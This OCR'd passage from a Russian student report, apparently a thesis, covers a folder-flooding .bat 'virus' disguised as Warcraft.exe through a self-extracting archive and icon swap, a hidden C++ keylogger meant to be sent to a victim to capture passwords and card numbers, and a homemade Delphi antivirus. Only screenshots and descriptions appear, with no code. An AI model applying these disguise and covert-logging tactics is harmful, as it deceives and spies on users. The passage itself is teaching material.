


Рисунок 32 – Результат запуска файла BATvirus.bat

Данный код создает 3 пустые папки. Если в коде вместо цифры 3 поставить, например 1000, то в таком случае создается 1000 пустых папок. В таком случае система может зависнуть. Bat-вирус можно скрыть. Для этого BATvirus.bat добавляю в архив, в свойствах архива указываю «Создать SFX-архив» (Рисунок 33).




Рисунок 33 – Создание SFX-архива

В результате создается самораспоковывающийся архив WinRAR Warcraft.exe (название известной игры). Мы можем поменять иконку (поставил иконку этой игры), чтоб ввести в заблуждения пользователя (Рисунок 34).




Рисунок 34 – Создание Warcraft.exe

Мною был создан простенький .bat вирус, который добавлял новые пустые папки.

3.3 Создание вредоносной программы на C++

Одной из вредоносных программ является специальная программа для скимминга клавиатуры пользователя. Скимминг клавиатуры – это запись всех произведенных пользователем нажатий клавиш на клавиатуре, с целью заполучения важной информации (например: пароли от социальных сетей, почты, номера кредитных карточек и т.д).

Принцип работы скимминга клавиатуры:

- отправляю файл .exe пользователю, чьи конфиденциальные данные меня интересуют;
- пользователь открывает данный .exe и скимминг начинает свою работу (рисунок 35).




Рисунок 35 – Запуск вредоносной программы

Запуск производится с правами администратора. После запуска приложения не появляется никакой формы и в пуске не появляется значок приложения, так как приложение специально сделано невидимым. Его можно увидеть лишь в запущенных процессах, нажимаю на клавиатуре одновременно «Ctrl + Alt + Del» и появляется «Диспетчер задач Windows», нажимаю на вкладку «Процессы». На появившейся вкладке виден процесс запущенного приложения 123.exe (Рисунок 36)




Рисунок 36 – Запущенное приложение 123.exe в «Диспетчере задач»

После запуска приложения, оно автоматически записывает все набранные наборы клавиш и сохраняет их в условный документ. В моем случае это папка log.txt, находящаяся на диске C. Для примера открою обычный текстовый редактор и наберу произвольный текст. Например: «WARNING VIRUS» (Рисунок 37).




Рисунок 37 - Запись «WARNING VIRUS» в текстовый документ

Теперь в Диспетчере задач отключаю процесс 123.exe. И захожу на диск C в текстовый документ log.txt (Рисунок 38).




Рисунок 38 – Открываю документ log.txt

Как видно из рисунка 38 набранный текст записался в текстовый документ log.txt.

3.4 Разработка антивируса на Delphi

MURADO - это простой в использовании и в тоже время полноценный профилактический антивирус с высокой скоростью сканирования. Название было придумано мною путем сложения двух слов. Первое «MURA» – мое сокращенное имя Мурат, а второе «DO» - от английского «делать». Он состоит из сканера (Рисунок 39) и базы вирусов (Рисунок 40).

Рисунок 39 – Главная форма сканера антивируса




Рисунок 40 – База вирусов

Алгоритм работы антивируса показан на рисунке 41.




Рисунок 41 - Алгоритм работы антивируса

Сканер имеет гибкую систему настроек, которая придется по вкусу как простым, так и продвинутым пользователям. Антивирус обеспечивает полноценную защиту компьютера от вредоносного ПО, а система Process Control - постоянно контролирует все процессы пользователя, что позволяет предотвратить заражение системы. На главной форме сканера нажимаю «Настройка» и в появившемся окне настроек выбираю вкладку «Process Control» (Рисунки 42, 43).




Рисунок 42 – Настройки Process Control




Рисунок 43 – Process Control в рабочем состоянии

Подробная система отчетности позволяет проверить всю информацию о сканировании и сделать выводы о защищенности системы. На главной форме нажимаю правой кнопкой мышки на вкладку «Настройка» и выбираю пункт «Просмотр отчета» (Рисунок 44). По рисунку 44 видно, что система готова к сканированию, были загружены файлы конфигурации, база данных и модули. Также был запущен Process Control.

Рисунок 44 – Отчет антивируса

В антивирус встроена мощная модульная система, тем самым обеспечивая добавление новых возможностей в сканер. В форме «Настройка» нажимаю вкладку «Модули» (Рисунок 45). Загрузка новых модулей позволит антивирусу выполнять множество новых задач и даст возможность использовать новые методы поиска вирусов и вредоносных программ.




Рисунок 45 – Добавление модулей

3.5 Интерфейс

Каждый пользователь может создать свой уникальный модуль, что в свою очередь обеспечивает максимальную гибкость сканера. Первоначальной задачей антивируса было детектирование троянских программ, руткитов и червей. MURADO производит поиск и детектирование следующих разновидностей вредоносного ПО:

- вредоносных программ;
- троянских программ;
- файловых вирусов не изменяющих свое тело или тело заражаемой программы.

В настройках антивируса есть:

1. Пути загрузки баз данных и модулей, а также варианты возможных методов поиска вирусов (Рисунок 46).




Рисунок 46 – Пути загрузки баз данных и модулей

2. Настройки отчетности (Рисунок 47). Запись отчета в файл murado.log и возможность автоматического сохранения.

